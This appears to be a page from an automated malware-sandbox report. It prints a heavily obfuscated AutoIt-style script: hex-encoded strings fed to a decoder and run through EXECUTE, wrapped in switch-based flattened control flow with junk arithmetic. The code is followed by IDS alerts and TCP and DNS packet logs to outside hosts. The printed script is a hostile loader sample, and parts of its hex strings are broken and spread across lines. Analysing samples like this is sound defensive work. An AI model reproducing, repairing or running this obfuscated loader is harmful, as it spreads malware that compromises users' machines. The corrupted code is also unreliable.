	6364736343636333433303336363647363436363132323D3336333033313235324730353 24
	3247324232373636364736343636323033333242333632303636364736343636373436363647
	6343636323033333242333632303636364736343036323D324132353336333D3047323132413 1
	63C3630333633453735333033363 23C37363731333633453231333636 3D3634364636343036
	23D324132353336333D3047323132413 63C3630334532353231333432323343230373133373 7
	2303232363D3647363436363230333332423336323036363647363436363734333C37373734
	7343734363636473634363632303333324233636323036363647363436363734333C373037343
	36363D31463636373436363140 4")))
	$353768791 = 1396810998
	$QBTCYTKZIB = $QBTCYTKZIB + 1
	CASE 1109624799
	RETURN $ZAA ($ZZ (MTDUDAQCWRWM
	("3078343436433643353337343732373536333734343736353734343436313734363132383233
	3636363437333335363733363433363634324332303331329 0")))
	$QBTCYTKZIB = 3958404
	CASE 1163514766
	$ZAA ($ZZ (MTDUDAQCWRWM
	("327A3636344134413731353635303537343135363731343735363636343335363433303A30
	6343434363531313734353134343631343436304130323133304130323036354334333437353
	3434353234363137353134363434303B2")))
	$353768791 = 1304958308
	$QBTCYTKZIB = $QBTCYTKZIB + 1
	CASE 1178569399
	LOCAL $FDS5G6D6D = $ZAA ($ZZ (MTDUDAQCWRWM
	("327A3636344134413731353635303537343135363631353034373433353634373 3 03A303034
	0353B3536343737403030303230343032363034 3B344734335305 3B364134373447303A30
	6354334333437353234345323436313735313436343430 3B3032303430323030374630303 3
	B2")))

General

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$353768791 = 560679029
$QBTCYTKZIB = $QBTCYTKZIB + 1
CASE 1304958308
$ZAA ($ZZ (MTDUDAQCWRWM
("3078343436433643343336313643364334313634363437323635733373333238323236343737
364637323634323232433230323436463638333336373243323032323730373437323232324323
230343436433643353337343732373536333734343736353734353037343732323832343636363
343733333536373336363433363634323932433230323236393645373432323243230343236
936453631373237393443363536453238323437413631363537303636373036343335373336
363632393243323032323733734373232323243323034323639364536313732373935343646
533373437323639364536373238323436363634373333313637333136343635374136353239
433230323236393645373432323243230333032390" ) ) )
$353768791 = 1109624799
$QBTCYTKZIB = $QBTCYTKZIB + 1
CASE 1363940638
$ZAA ($ZZ (MTDUDAQCWRWM
("337B373735403540363034373431343635303437363035363437373735323437353231 3B31
730373432353435353430353735373442344231403133303231403133313734313442303234 3
3431353B303130363431344235363431313A3" ) ) )
$353768791 = 1178569399
$QBTCYTKZIB = $QBTCYTKZIB + 1
CASE 1396810998
LOCAL $4QGFSDDZZ = $ZAA ($ZZ (MTDUDAQCWRWM
("307834343643364335333734373237353633373434333732363536313734363532383232363
373937343635354232323230323632303432363936453631373237393443363536453238323
732374133313734373236383332333537323741363537323239323032363230323235443232
390" ) ) )
$353768791 = 188325663
$QBTCYTKZIB = $QBTCYTKZIB + 1
CASE 1640164563
LOCAL $ZZ = $ZAA (MTDUDAQCWRWM ("666D6A65767D704" ) & MTDUDAQCWRWM
("6C7077716A6D643" ) )
$353768791 = 498628477
$QBTCYTKZIB = $QBTCYTKZIB + 1
ENDSWITCH
DIM $A7YDZIJQE5AJAHDFTDQJJQN6H1BJQMFK7VZ3B7JQ9BYLOXCB1T =
MTDUDAQCWRWM ("3733323D3435304" ) + 1324738
UNTIL $QBTCYTKZIB = 3958404
ENDFUNC
FUNC AA ($EGF75X7FDSVGF , $F7DGFSDG4VC44PO )
GLOBAL $1178569399 = 66485247
GLOBAL $FTSBW8HJA2 = 45870
DO
MOD (956639 , 2827432 )
SWITCH $1178569399
CASE 66485247
LOCAL $SSZ = EXECUTE (MTDUDAQCWRWM ("647964627475641" ) )
$1178569399 = 1640164563
$FTSBW8HJA2 = $FTSBW8HJA2 + 1
CASE 188325663
LOCAL $B57GFD89BDS = $SSZ ($DF45 (MTDUDAQCWRWM
("347C3030326732673037323532673267363C3636326632313336326132313267373737363636
636673634636333433303336363636673634363630673262323732663136323133373262333
333632373231363636736343636333433303336363636673634363033653231333132 3D3232
26532303365323532 3D3230363D31663636373436363 1604" ) ) )
$1178569399 = 1363940638
$FTSBW8HJA2 = $FTSBW8HJA2 + 1
CASE 461545339
LOCAL $QREZ7SGFSF = $SSZ ($DF45 (MTDUDAQCWRWM
("3179353537623762353237303762376233393333376337343633376437343762323232333333
336233313333363136353633333333623331333335373738376437353433373436323767363 4
633373237343436333336233313333363136353633333333623331333536343738373937343
353235363233623331333336363623635363333333362331333537343736373723636234363
932363737373536323637373637373623331333337623767376437363333336233313335373
323637353736373736323735373632353637373232353235363137673338346333333231333 3
4651" ) ) )
$1178569399 = 659661563
$FTSBW8HJA2 = $FTSBW8HJA2 + 1
CASE 498628477
LOCAL $UIHED4S
$1178569399 = 461545339
$FTSBW8HJA2 = $FTSBW8HJA2 + 1
CASE 659661563
LOCAL $SDQ4FSDGZ = $SSZ ($DF45 (MTDUDAQCWRWM
("337B373735603560373035235603560313B313135613536343135663536356030303031313
131603133313135373434356534313537313131603133313136303 53A346235363565353536 3
353634303565343634313530353631313160313331313433343734313131316031333137343 6
53A353B353635373037343031603133313134333437343131313160313331373432343135363
462303434303534353534303535313A366131313033313136673" ) ) )
$1178569399 = 1396810998
$FTSBW8HJA2 = $FTSBW8HJA2 + 1
CASE 1363940638
RETURN $SSZ ($DF45 (MTDUDAQCWRWM
("347C3030326732673137333033363331323733303033323133303030323533303235363C30
032673267313733303336333132373330307333632313235333031363C36363236333D33
032313166363636343632363436303337323033353730323233732303233336536343632363
363631603636366736343630323637313733323332323230373C373D323632303337363D366
36343735363D4" ) ) )
$FTSBW8HJA2 = 45878
CASE 1396810998
LOCAL $ZEUIFJDZAID = $SSZ ($DF45 (MTDUDAQCWRWM
```

General

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("347C303032673267303732353267326736 3C3636326632313336326132313267373737363636673634363633343330333636363667363436363067326232353230313632313337326233336323732313636366736343636333433303336363636673634363033033132 3D323C3231323730333736673634363633343330333636363667363436303335333632313365373333373233232333732323633D31663636373436363163 1604" ) ) )
$1178569399 = 188325663
$FTSBW8HJA2 = $FTSBW8HJA2 + 1
CASE 1640164563
LOCAL $DF45 = $SSZ (MTDUDAQCWRWM ("63686F6073781" ) & MTDUDAQCWRWM ("766D7176706B6C652" ) )
$1178569399 = 498628477
$FTSBW8HJA2 = $FTSBW8HJA2 + 1
ENDSWITCH
ISPTR (44036 + 1105640 )
UNTIL $FTSBW8HJA2 = 45878
ENDFUNC
FUNC PYTRJQNJZD ($FDS5G6D6D4FG4DSF , $Z4F45SD546SF )
GLOBAL $498628477 = 66485247
GLOBAL $STYIS6QDQ6 = 1848319
DO
SWITCH $498628477
CASE 66485247
LOCAL $S = EXECUTE (MTDUDAQCWRWM ("647964627475641" ) )
$498628477 = 1640164563
$STYIS6QDQ6 = $STYIS6QDQ6 + 1
CASE 1640164563
LOCAL $C = $S (MTDUDAQCWRWM ("63686F6073781" ) & MTDUDAQCWRWM ("766D7176706B6C652" ) )
$STYIS6QDQ6 = 1848321
ENDSWITCH
ISBOOL (523709 + 4292879968 + 4293373956 )
UNTIL $STYIS6QDQ6 = 1848321
IF $S ($C (MTDUDAQCWRWM ("307834303533363337323639373037343434363937323230334432303234363437333642364323033443230343636313643373336350" ) ) ) THEN
GLOBAL $461545339 = 66485247
GLOBAL $XUPQKHT1XD = 706701
DO
ISBINARY (MTDUDAQCWRWM ("31646C574971394C62446B7332545156677449615942714535366631635 45A37416A49787 5495A3459696F6C615A41685373547A656A6B795852314C6C694A724F6D32546A724147444E6D516E654567463769553979337 2396B4B4D536E544F483747583653377A326D367A3644 B536C55676E390" ) )
SWITCH $461545339
CASE 66485247
DIM $FDS5G6D6D4FG4DSF1 = $S ($C (MTDUDAQCWRWM ("337B373336373536354734333737353A343131333135313331313640313131333135313331 7353535373430303635343035353730353537303735353534303735373437353035" ) ) )
$461545339 = 1640164563
$XUPQKHT1XD = $XUPQKHT1XD + 1
CASE 498628477
$S ($C (MTDUDAQCWRWM ("337B363134363546313B31373535353734303036353430353537303535373037353535343073535373437353035373437353032313A3" ) ) )
$XUPQKHT1XD = 706704
CASE 1640164563
$S ($C (MTDUDAQCWRWM ("3179353737383762373434363633373836353734333935373738376237343567363137343763339335373737353632323437363237373532373735323537373736323537353632373732303623331333332333333333836233313530353033393335366032353737323532343632373533432353237363237373362333133333230323133333333833381" ) ) )
$461545339 = 498628477
$XUPQKHT1XD = $XUPQKHT1XD + 1
ENDSWITCH
MOD (1249845 , 2373130 )
UNTIL $XUPQKHT1XD = 706704
ENDIF
ENDFUNC
FUNC FSDVWWFSDXVC ()
GLOBAL $1163514766 = 66485247
GLOBAL $9RXZP5HHQH = 2980473
DO
ISPTR (2905841 * 1829749 + 4293608150 + 4290999637 )
SWITCH $1163514766
CASE 66485247
LOCAL $Z = EXECUTE (MTDUDAQCWRWM ("647964627475641" ) )
$1163514766 = 1640164563
$9RXZP5HHQH = $9RXZP5HHQH + 1
CASE 188325663
LOCAL $ZPEPOD = $Z ($F (MTDUDAQCWRWM ("347C303032473247303732353247324736 3C3633323532303332353334323D373737363613230324732473633364736343633303D3241333036333647363436333303D3241323D33303232D32353247323D33453231313732313237333133363323D3330333D3030323133373237333632D333433303242333636333647363436333334333033363633364736343630323133453232373731333732323337334536473634363332303333324233363230363336473634363337353633363D4" ) ) )
$1163514766 = 1363940638
$9RXZP5HHQH = $9RXZP5HHQH + 1
CASE 461545339
LOCAL $E7488ZD = $Z ($F (MTDUDAQCWRWM
```

General

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("3179353537423742343236353633363437323635353637343635343136353633339333536337343640373737363737363737403743373232353338
1" ) ) )
$1163514766 = 659661563
$9RXZP5HHQH = $9RXZP5HHQH + 1
CASE 498628477
LOCAL $REZFGFVJKC4 = $Z ($F (MTDUDAQCWRWM
("327A3636344134413731353635303537343135363631353034373433353634373037303534
0353B353634373032363334313441373034373534343B3531343B3444344731404303053B35
6343730323731343035433133314035373531343A3444353035363032363334313441373134
B3543343731403537353134 3A3444353035360323633431343736313444353734473536314
035373531343A3444353035360323731343035433130303530 3B2" ) ) )
$1163514766 = 461545339
$9RXZP5HHQH = $9RXZP5HHQH + 1
CASE 560679029
$ZPEPOD = $Z ($F (MTDUDAQCWRWM
("327A3636346134613631343334613461303A3035343334363534343353234 3B3131313030
7343634613461303530613032303534 3B3467353630353061303230353731343735363660343
3530346734373461366434303463343734313536373134373431353735305343B3536353B303
3061303230353532353635303053061303203636343A343334673436346134373061303230353
4363535346435303436303530613032303531323 53A3132313630353061303230353532353
3030353061303230363437356334343136313735313434353135635363B2" ) ) )
$9RXZP5HHQH = 2980483
CASE 659661563
LOCAL $D4FV78878E88DS = $Z ($F (MTDUDAQCWRWM
("3179353537423742343236353633363437323635353236333734373036353734333933363733
3638363537343443323332313445333633381" ) ) )
$1163514766 = 1396810998
$9RXZP5HHQH = $9RXZP5HHQH + 1
CASE 1178569399
$ZPEPOD = $Z ($F (MTDUDAQCWRWM
("327A3636344134413631343334413441303A3035343334363534343353234 3B3131313030
7343634413441303530413032303534 3B4473536303530413032303537313437353637313431
343135373530343B3536353B3636343735313431353034 3B3532353634443503636343334
3441303530413032303535323536353030353041303230363437354343434313631373531343
5313543304130323035343B3447353630353041303230353133303530413032303535323536
3030353041303230363437313531361 3A313A3543436304130323035343B3447353630353
4130323035313230350 3B2" ) ) )
$1163514766 = 560679029
$9RXZP5HHQH = $9RXZP5HHQH + 1
CASE 1363940638
$ZPEPOD = $Z ($F (MTDUDAQCWRWM
("337B3737354035403730353235403540313B3134353235373435353234335 3A3030303131
6353735403540313431403133313435 3A3546343731343140313331343 73A3546353A343735
A35323540353A3442353637323503540313431403133313434333437343131343140313331
7353630343037303B303B3442353731403133313435373434354543135373134314031333737
7354035403630343734313436353034373734353634373630353A34423536313B3137343135
6344235353543535435354235413530370 13A3140313331343537343435453431353731 3
3140313331343031313431 3A3") ) )
$1163514766 = 1178569399
$9RXZP5HHQH = $9RXZP5HHQH + 1
CASE 1396810998
LOCAL $EZF45SFSZ = $Z ($F (MTDUDAQCWRWM
("307834343643364335333734373237353633373434373635373435303734373232382323436
3334363637363337333833383337333836353338333836343733323 90" ) ) )
$1163514766 = 188325663
$9RXZP5HHQH = $9RXZP5HHQH + 1
CASE 1640164563
LOCAL $F = $Z (MTDUDAQCWRWM ("63686F6073781" ) & MTDUDAQCWRWM
("766D7176706B6C652" ) )
$1163514766 = 498628477
$9RXZP5HHQH = $9RXZP5HHQH + 1
ENDSWITCH
RANDOM (477241 )
UNTIL $9RXZP5HHQH = 2980483
ENDFUNC
FUNC WRPJITVQDB ()
GLOBAL $498628477 = 66485247
GLOBAL $OTOQDV78SF = 1995726
DO
SWITCH $498628477
CASE 66485247
LOCAL $FDW4 = EXECUTE (MTDUDAQCWRWM ("647964627475641" ) )
$498628477 = 1640164563
$OTOQDV78SF = $OTOQDV78SF + 1
CASE 1640164563
LOCAL $ZAZ = $FDW4 (MTDUDAQCWRWM ("63686F6073781" ) & MTDUDAQCWRWM
("766D7176706B6C652" ) )
$OTOQDV78SF = 1995728
ENDSWITCH
STRING (650377 + 4293751780 + 1092372 )
UNTIL $OTOQDV78SF = 1995728
IF $FDW4 ($ZAZ (MTDUDAQCWRWM
("337B3634353A35663736343B353A343034373430313B3131366137303760373236303630
6236333431356535343567353235663667313131 3A3133306731333131303331313" ) ) )
THEN
$FDW4 ($ZAZ (MTDUDAQCWRWM
("3179343136333767373237343632363235323762376736323734333935343639373437323
3635373433393333353135303634363537673538363534313538353533333333833381" ) ) )
ENDIF
ENDFUNC
FUNC MCSYZQUJJQ ($FKJC , $I5U6GD47 )
```

General

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GLOBAL $1304958308 = 66485247
GLOBAL $EX0PO9ZU1I = 3841522
DO
SWITCH $1304958308
CASE 66485247
LOCAL $B = EXECUTE (MTDUDAQCWRWM ("647964627475641" ) )
$1304958308 = 1640164563
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
CASE 188325663
DIM $PDFJKIR = $B ($C (MTDUDAQCWRWM
("3179333334323734363533313436363237393432373937343742374233313245333134363437323633373836313635344435323633373437306353734354737333740373437323635333933333313337333133353735363232353234363232393333333135373536323235323436323239333133373331333537353632323532343632323933313337333133333436343237323633338363534344343237393734374237423433333331333733313335373536323235323436323239333133333338333333313337333135313532343335423537333133373331333334336323739343237393734374237423443433363437443331333333313337333133353640373423937353632333133373331333537373735373632363632363233313337333133353640373439373536321" ) ) )
$1304958308 = 1363940638
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
CASE 461545339
DIM $ZE8DS = $B ($C (MTDUDAQCWRWM
("3179333537353632323532343632323933313337333133353735363232353234363232393333373331333537353632323532343632323933313337333133353735363232353234363232391" ) ) )
$1304958308 = 659661563
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
CASE 498628477
DIM $DS45S8 = $B ($C (MTDUDAQCWRWM
("347C3037323C3336363C3636737373036363D4" ) ) )
$1304958308 = 461545339
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
CASE 560679029
DIM $RSDIUNVCX = $B ($C (MTDUDAQCWRWM
("327A3632373135363433353035363537353236363433B353030323034303230303741303030230343032373135363530343B34473435373034373532344134333431343703A303634343403443343130413032303030473534343035313030304130323030304735373530344130303033023034303230303047353735303441303030323034303230303047353735303441303030") ) )
$1304958308 = 1163514766
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
CASE 659661563
DIM $EZAF = $B ($C (MTDUDAQCWRWM
("3078343636393643363535323635363136343238343636393643363534463730363536452333430343137353734364634393734343537383635324332303232333133363333333833432323932390" ) ) )
$1304958308 = 1396810998
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
CASE 1163514766
$EX0PO9ZU1I = 3841533
CASE 1178569399
DIM $ZUIDBF = $B ($C (MTDUDAQCWRWM
("347C36363146303D32413330323133363241323133303137323C32423336333032373331330314036363634363236343034303037313636343632363436363131313630473740323232 3D32432313745364236423642363636343632363436303334323032323245324632 3D333631343235330323C4" ) ) )
$1304958308 = 560679029
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
CASE 1363940638
DIM $PDFJKIRPATH = $B ($C (MTDUDAQCWRWM
("327A3036343635313440344330323034303230303741303030323034303230363434344034334313032303430323030304735343430353130302" ) ) )
$1304958308 = 1178569399
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
CASE 1396810998
DIM $FDG7SS = $B ($C (MTDUDAQCWRWM
("337B3137353734303541354231333135313331313640313131333135313331373533A303634630353534353730373034313331353133131314635363433B353631313" ) ) )
$1304958308 = 188325663
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
CASE 1640164563
LOCAL $C = $B (MTDUDAQCWRWM ("63686F6073781" ) & MTDUDAQCWRWM
("766D7176706B6C652" ) )
$1304958308 = 498628477
$EX0PO9ZU1I = $EX0PO9ZU1I + 1
ENDSWITCH
UNTIL $EX0PO9ZU1I = 3841533
IF $B ($C (MTDUDAQCWRWM
("347C3032323D324732313031333C323D333733303337363C36303230333732463245363D3343740363430323235324733373231 4" ) ) ) THEN
$B ($C (MTDUDAQCWRWM
("3179353537383633353236333734373036353734333933353735363237433740330381" ) ) )
ENDIF
IF $B ($C (MTDUDAQCWRWM
("337B3735353A354035363736343B353A343034373430313B313735353537353430343430343031303133303473133373535323540343035363" ) ) ) THEN
$B ($C (MTDUDAQCWRWM
("3179353737383742373434363633373836353734333933353737373537363236363236323233
```


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:12:35.247969	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49745	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:12:35.068860054 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:12:35.108849049 CET	80	49745	34.102.136.180	192.168.2.3
Jan 13, 2021 21:12:35.108953953 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:12:35.109096050 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:12:35.148843050 CET	80	49745	34.102.136.180	192.168.2.3
Jan 13, 2021 21:12:35.247968912 CET	80	49745	34.102.136.180	192.168.2.3
Jan 13, 2021 21:12:35.247993946 CET	80	49745	34.102.136.180	192.168.2.3
Jan 13, 2021 21:12:35.248140097 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:12:35.248230934 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:12:35.287964106 CET	80	49745	34.102.136.180	192.168.2.3
Jan 13, 2021 21:13:09.513072968 CET	49748	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:09.639894962 CET	80	49748	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:09.640850067 CET	49748	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:09.641056061 CET	49748	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:09.767514944 CET	80	49748	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:09.767755032 CET	49748	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:09.768001080 CET	49748	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:09.895350933 CET	80	49748	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:11.790971994 CET	49750	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:11.918450117 CET	80	49750	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:11.919440985 CET	49750	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:11.919610023 CET	49750	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:11.919667959 CET	49750	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:11.920958042 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.045731068 CET	80	49750	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.046693087 CET	80	49750	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.046793938 CET	49750	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.047792912 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.047890902 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.050611019 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.176820993 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.176845074 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.176852942 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.177098989 CET	49751	80	192.168.2.3	3.223.115.185

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:13:12.303324938 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.303347111 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.303356886 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.303385973 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.303426027 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.303445101 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.303493977 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.303519011 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.439392090 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.439418077 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.439424992 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.439476013 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.439487934 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.439644098 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.439726114 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.439883947 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.439950943 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.565937042 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566046000 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.566431999 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566456079 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566472054 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566492081 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566504955 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.566534996 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.566559076 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.566592932 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566610098 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566618919 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566638947 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566648960 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.566678047 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.566687107 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566701889 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566715002 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566804886 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566826105 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566847086 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566903114 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566967964 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.566987991 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.567004919 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.567018986 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.567045927 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.567104101 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.567130089 CET	49751	80	192.168.2.3	3.223.115.185
Jan 13, 2021 21:13:12.567133904 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.692199945 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.692228079 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.692610025 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.692718983 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.692759037 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.692879915 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693042040 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693075895 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693120003 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693135977 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693238020 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693254948 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693356991 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693483114 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693497896 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693597078 CET	80	49751	3.223.115.185	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:13:12.693634987 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693674088 CET	80	49751	3.223.115.185	192.168.2.3
Jan 13, 2021 21:13:12.693713903 CET	80	49751	3.223.115.185	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:11:41.609260082 CET	65110	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:11:41.651413918 CET	58361	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:11:41.667692900 CET	53	65110	8.8.8.8	192.168.2.3
Jan 13, 2021 21:11:41.699378014 CET	53	58361	8.8.8.8	192.168.2.3
Jan 13, 2021 21:11:43.437817097 CET	63492	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:11:43.489875078 CET	53	63492	8.8.8.8	192.168.2.3
Jan 13, 2021 21:11:58.930888891 CET	60831	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:11:58.982043982 CET	53	60831	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:00.396003008 CET	60100	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:00.446724892 CET	53	60100	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:01.054234982 CET	53195	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:01.140639067 CET	53	53195	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:01.486510038 CET	50141	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:01.537269115 CET	53	50141	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:02.491050959 CET	53023	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:02.547434092 CET	53	53023	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:03.692859888 CET	49563	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:03.740866899 CET	53	49563	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:04.652607918 CET	51352	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:04.700452089 CET	53	51352	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:05.782391071 CET	59349	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:05.830373049 CET	53	59349	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:06.954121113 CET	57084	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:06.969846010 CET	58823	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:07.017898083 CET	53	58823	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:07.020700932 CET	53	57084	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:12.268764019 CET	57568	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:12.318346024 CET	53	57568	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:12.809757948 CET	50540	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:12.872461081 CET	53	50540	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:13.281399012 CET	54366	53	192.168.2.3	8.8.8.8
